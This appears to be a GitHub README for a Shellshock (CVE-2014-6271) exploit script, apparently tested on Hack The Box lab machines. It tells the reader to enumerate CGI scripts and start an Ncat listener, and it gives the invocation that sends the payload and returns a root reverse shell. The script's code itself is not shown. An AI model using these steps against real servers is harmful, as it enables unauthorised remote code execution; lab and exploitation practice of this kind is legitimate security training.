 b4kesn4ke/cve-2014-6271
Shellshock exploit aka CVE-2014-6271

Shellshock exploit aka CVE-2014-6271.
Tested on Bash 3.2 and Bash 4.2.
For more information about the vulnerability visit : https://nvd.nist.gov/vuln/detail/CVE-2014-6271
The exploit was mainly tested on Hack The Box in the following boxes:
Beep box : https://app.hackthebox.eu/machines/BeepShocker box : https://app.hackthebox.eu/machines/ShockerOtherwise if you have a 403 on the /cgi-bin/ directory, try to enumerates for files
within that directory with a good wordlist, searching for .sh or .cgi extensions.
NOTE: Don't forget to setup your TCP listenner, otherwise the exploit might give you
a false positive during the testRevShell call check

First of all we can see the arguments that the exploit is taking by running: shellshock.py -h

Then we can set up a Ncat listenner on a port of our choice, here I chose 45

Next we can run the exploit by supplying all the arguments that it takes by running:
shellshock.py [OUR_IP] [OUR_LISTENNING_PORT] [TARGET_URL]
The target URL here as you can see is where the web server sends a POST request during authentication on that box
Here as we can see in the output, the exploit tried sending the payload over SSL using multiple TLS versions, until it succeed

And here we got our reverse shell! Lucky enough, the web server was running as root.